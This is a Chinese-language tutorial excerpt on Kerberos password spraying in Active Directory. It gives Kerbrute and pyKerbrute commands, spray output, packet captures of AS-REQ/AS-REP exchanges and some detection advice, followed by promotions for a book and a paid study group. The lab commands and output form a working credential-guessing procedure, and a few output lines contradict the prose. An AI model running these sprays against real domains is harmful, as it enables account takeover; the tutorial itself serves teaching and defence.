


## 域内密码喷洒

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

域内密码喷洒一般和域内用户名枚举一起使用，可以在无域内有效凭据的情况下，通过枚举出域内存在的用户名，进而对域内存在的用户名进行密码喷洒，以此来获得域内有效凭据。

在 Kerberos 协议认证的 AS-REQ 阶段，请求包 cname 对应的值是用户名。当用户名存在，密码正确和密码错误时，AS-REP 的返回包不一样。所以可以利用这点，对目标域进行密码喷洒（Password Spraying）攻击。这种针对所有用户的自动密码猜测通常是为了避免帐户被锁定，因为如果目标域设置了用户锁定策略的话，针对同一个用户的连续密码猜测会导致帐户被锁定。所以只有对所有用

户同时执行特定的密码登录尝试，才能增加破解的概率，消除帐户被锁定的概率。普通的爆破就是用户名固定，爆破密码，但是密码喷洒，是用固定的密码去跑用户名。

## 域内密码喷洒工具

因此，当攻击者不在域内时，可以先通过域内用户枚举来枚举出域内存在的用户。然后再进行域内密码喷洒，来尝试喷洒出有效的域用户密码。针对域内密码喷洒攻击，网上有很多开源的项目，以下演示使用如下几款工具进行域内密码喷洒，

### 1. Kerbrute

项目地址：<https://github.com/ropnop/kerbrute>

一款使用 go 语言写的域用户枚举和密码喷洒工具。该工具密码喷洒命令如下：

```
./kerbrute_darwin_amd64 passwordspray --dc 10.211.55.4 -d xie.com user.txt P@ssw0rd
```

参数含义如下：

- passwordspray：密码喷洒模式
- --dc：指定域控 ip
- -d：指定域名
- user.txt：用户名字典文件，里面的字典可不加域名后缀

如图所示，运行该工具进行密码喷洒，可以看到喷洒出 hack 和 test 用户的密码均为 P@ss1234。



[illegible]

## 2. pyKerbrute

项目地址: <https://github.com/3gstudent/pyKerbrute>

一款使用 python 写的域用户枚举和密码喷洒脚本。其可以通过 tcp 和 udp 两种模式进行工作。user.txt 用户名文件格式不需要加后缀格式。密码喷洒模式下，可以使用明文密码或者密码的 hash。密码喷洒命令如下：

### #针对明文进行喷洒, tcp 模式和 udp 模式

```
python2 ADPwdSpray.py 10.211.55.4 xie.com user.txt clearpassword P@ssw0rd tc
p
```

```
python2 ADPwdSpray.py 10.211.55.4 xie.com user.txt clearpassword P@ssw0rd u  
dp
```

## #针对哈希进行喷洒, tcp 模式和 udp 模式

```
python2 ADPwdspray.py 10.211.55.4 xie.com user.txt ntlmhash e19ccf75ee54e06b06a5907af13cef42 tcp
```

```
python2 ADPwdspray.py 10.211.55.4 xie.com user.txt ntlmhash e19ccf75ee54e06b
06a5907af13cef42 udp
```

如图所示，利用 pyKerbrute 工具以 TCP/UDP 两种模式进行密码喷洒攻击，可以看到喷洒出 hack 和 test 用户的密码均为 P@ss1234。

fcmit.cc

```
→ pyKerbrute python2 ADPwdSpray.py 10.211.55.4 xie.com user.txt clearpassword P@ssw0rd tcp
[*] DomainControllerAddr: 10.211.55.4
[*] DomainName: XIE.COM
[*] UserFile: user.txt
[*] ClearPassword: P@ssw0rd
[*] Using TCP to test a single password against a list of Active Directory accounts.
[+] Valid Login: hack:P@ssw0rd
[-] Valid Login: test:P@ssw0rd
All done.
→ pyKerbrute
→ pyKerbrute python2 ADPwdSpray.py 10.211.55.4 xie.com user.txt ntlmhash e19ccf75ee54e06b06a5907af13cef42 tcp
[*] DomainControllerAddr: 10.211.55.4
[*] DomainName: XIE.COM
[*] UserFile: user.txt
[*] NTLMHash: e19ccf75ee54e06b06a5907af13cef42
[*] Using TCP to test a single password against a list of Active Directory accounts.
[+] Valid Login: hack:e19ccf75ee54e06b06a5907af13cef42
[-] Valid Login: test:e19ccf75ee54e06b06a5907af13cef42
All done.
```

## 域内密码喷洒抓包分析

我们针对 user.txt 字典中的如下用户名进行密码喷洒攻击，然后使用 Wireshark 进行抓包分析。

- admin 是不存在的用户
- test 用户密码不为 P@ss1234
- hack 用户的密码为 P@ss1234

如图所示，是用户名字典文件 user.txt。

```
user.txt
admin
test
hack
```

如图所示，然后利用 pyKerbrute 工具进行密码喷洒攻击，可以看到喷洒出 hack 用户的密码为 P@ss1234。

```
~/Desktop/pyKerbrute $ python2 ADPwdSpray.py 10.211.55.4 xie.com user.txt clearpassword P@ss1234 tcp
[*] DomainControllerAddr: 10.211.55.4
[*] DomainName: XIE.COM
[*] UserFile: user.txt
[*] ClearPassword: P@ss1234
[*] Using TCP to test a single password against a list of Active Directory accounts.
[+] Valid Login: hack:P@ss1234
All done.
```

在密码喷洒攻击的同时，使用 Wireshark 抓包如图所示：

| Source      | Destination | Protocol | Length | Info                                       |
|-------------|-------------|----------|--------|--------------------------------------------|
| 10.211.55.2 | 10.211.55.4 | KRB5     | 272    | AS-REQ                                     |
| 10.211.55.4 | 10.211.55.2 | KRB5     | 156    | KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN |
| 10.211.55.2 | 10.211.55.4 | KRB5     | 271    | AS-REQ                                     |
| 10.211.55.4 | 10.211.55.2 | KRB5     | 208    | KRB Error: KRB5KDC_ERR_PREAUTH_FAILED      |
| 10.211.55.2 | 10.211.55.4 | KRB5     | 271    | AS-REQ                                     |
| 10.211.55.4 | 10.211.55.2 | KRB5     | 1300   | AS-REP                                     |

接下来我们针对这六个包进行分析一下：

如图所示，是第一个 AS-REQ 请求包，其是针对 admin 用户进行预认证的。

```

v Kerberos
  > Record Mark: 202 bytes
  v as-req
    pvno: 5
    msg-type: krb-as-req (10)
    v padata: 1 item
      v PA-DATA pA-ENC-TIMESTAMP
        v padata-type: pA-ENC-TIMESTAMP (2)
          v padata-value: 303da003020117a2360434840d94317c58d27316438d50092abbefcb6cd7c4eaebdcf1ee...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: 840d94317c58d27316438d50092abbefcb6cd7c4eaebdcf1ee519877bf5696011f46790e...
      v req-body
        Padding: 0
      > kdc-options: 00000010
      v cname
        name-type: KRB5-NT-PRINCIPAL (1)
        v cname-string: 1 item
          CNameString: admin
        realm: XIE.COM
      v sname
        name-type: KRB5-NT-SRV-INST (2)
        v sname-string: 2 items
          SNameString: krbtgt
          SNameString: XIE.COM
        till: 1970-01-01 00:00:00 (UTC)
        nonce: 1667650588
      v etype: 1 item
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)

```

如图所示，是第二个 AS-REP 回复包，由于 admin 用户不存在，所以 AS-REP 包返回如下错误。

KRB Error: KRB5KDC\_ERR\_C\_PRINCIPAL\_UNKNOWN





- Record Mark: 86 bytes
  - krb-error
      - pvno: 5
      - msg-type: krb-error (30)
      - stime: 2021-09-15 06:21:19 (UTC)
      - susec: 656938
      - error-code: eRR-C-PRINCIPAL-UNKNOWN (6)
      - realm: XIE.COM
    - sname
        - name-type: KRB5-NT-SRV-INST (2)
        - sname-string: 2 items
          - SNameString: krbtgt
          - SNameString: XIE.COM

如图所示，是第三个 AS-REQ 请求包，其是针对 test 用户进行预认证的。

- Record Mark: 201 bytes
  - as-req
      - pvno: 5
      - msg-type: krb-as-req (10)
      - padata: 1 item
          - PA-DATA pA-ENC-TIMESTAMP
            - padata-type: pA-ENC-TIMESTAMP (2)
              - padata-value: 303da003020117a23604348f47f352cb03be8e60bbdb2b9e15ff1798e9a5b05c71ff7a7...
                - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                - cipher: 8f47f352cb03be8e60bbdb2b9e15ff1798e9a5b05c71ff7a7b9d18dee6942f54cbe852d...
        - req-body
          - Padding: 0
          - kdc-options: 00000010
          - cname
              - name-type: KRB5-NT-PRINCIPAL (1)
              - cname-string: 1 item
                - CNameString: test
              - realm: XIE.COM
            - sname
                - name-type: KRB5-NT-SRV-INST (2)
                - sname-string: 2 items
                  - SNameString: krbtgt
                  - SNameString: XIE.COM
              - till: 1970-01-01 00:00:00 (UTC)
              - nonce: 1109617965
              - etype: 1 item
                - ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)



如图所示，是第四个 AS-REP 回复包，由于 test 用户的密码错误，所以 AS-REP 包返回如下预认证错误。

KRB Error: KRB5KDC\_ERR\_PREAUTH\_FAILED

```

v Kerberos
  > Record Mark: 138 bytes
  v krb-error
    pvno: 5
    msg-type: krb-error (30)
    stime: 2021-09-15 06:21:19 (UTC)
    susec: 672398
    error-code: ERR-PREAUTH-FAILED (24)
    realm: XIE.COM
  v sname
    name-type: KRB5-NT-SRV-INST (2)
  v sname-string: 2 items
    SNameString: krbtgt
    SNameString: XIE.COM
  > e-data: 302c3016a10302010ba20f040d300b3009a003020117a10204003012a103020113a20b04...

```

如图所示，是第五个 AS-REQ 请求包，其是针对 hack 用户进行预认证的。

```

v Kerberos
  > Record Mark: 201 bytes
  v as-req
    pvno: 5
    msg-type: krb-as-req (10)
  v padata: 1 item
    v PA-DATA pA-ENC-TIMESTAMP
      v padata-type: pA-ENC-TIMESTAMP (2)
        v padata-value: 303da003020117a2360434115f5469879cf7882c7463964a19a9bda5d6626ac2c8fa29c4...
          etype: eTYPE-ARCFour-HMAC-MD5 (23)
          cipher: 115f5469879cf7882c7463964a19a9bda5d6626ac2c8fa29c47b4b91d307a558988895c2...
  v req-body
    Padding: 0
    > kdc-options: 00000010
    v cname
      name-type: KRB5-NT-PRINCIPAL (1)
    v cname-string: 1 item
      CNameString: hack
    realm: XIE.COM
    v sname
      name-type: KRB5-NT-SRV-INST (2)
    v sname-string: 2 items
      SNameString: krbtgt
      SNameString: XIE.COM
    till: 1970-01-01 00:00:00 (UTC)
    nonce: 161551310
    v etype: 1 item
      ENCTYPE: eTYPE-ARCFour-HMAC-MD5 (23)

```

如图所示，是第六个 AS-REP 回复包，由于密码正确，所以 AS-REP 包返回正常。

```

v Kerberos
  > Record Mark: 1230 bytes
  v as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    crealm: XIE.COM
    v cname
      name-type: kRB5-NT-PRINCIPAL (1)
      v cname-string: 1 item
        CNameString: hack
    v ticket
      tkt-vno: 5
      realm: XIE.COM
      v sname
        name-type: kRB5-NT-SRV-INST (2)
        v sname-string: 2 items
          SNameString: krbtgt
          SNameString: XIE.COM
    > enc-part
  v enc-part
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    kvno: 2
    cipher: f21764409f419fcf71e2aaf3cc310c630fd10ca390c853418600d92c7662cb56e3797bd5...
  
```

## 域内密码喷洒攻击防御

对于防守方或蓝队来说，如何针对域内密码喷洒攻击进行检测和防御呢？

由于域内密码喷洒是通过发送大量的 AS-REQ 请求包，根据返回包的内容判断密码是否正确。因此可通过以下方法进行检测：

- 流量层面的话，可通过检测同一 IP 在短时间内是否发送了大量的 AS-REQ 请求包来判断。如果同一 IP 在短时间内发送的大量的 AS-REQ 请求包(如 1 分钟>30 AS-REQ 包)，则可判断为异常。
- 而日志层面的话，当口令爆破成功时，会产生如图所示事件 ID 为 4768 且结果代码为 0x0 的审核成功的 Kerberos 身份验证服务事件日志。而口令爆破失败时，默认情况下并不会记录任何日志。因此日志层面不太好检测。



而针对域密码喷洒攻击进行防御的话，可以要求员工设置强口令域密码，这对于域密码喷洒攻击可以起一个很好的防御作用。

注：默认情况下 Windows 系统的日志并不会记录存在的用户名而密码错误发起的 AS-REQ 请求包的日志。如果想开启此记录，需要去组策略中配置审核策略和高级审核策略。并且日志的记录还和通信的 KDC 有关，如果域中存在多个域

控，则不同域控上记录的日志并不相同，并不是每个 KDC 上都会记录所有的日志。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。

  
谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**  
星主：谢公子

|                    |                    |                    |
|--------------------|--------------------|--------------------|
| <b>60+</b><br>成员数量 | <b>30+</b><br>内容数量 | <b>306</b><br>运营天数 |
|--------------------|--------------------|--------------------|

书籍  《域渗透攻防指南》官方知识星球。  
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

**现价：¥199**  
微信扫码加入星球



知识星球

谢公子学安全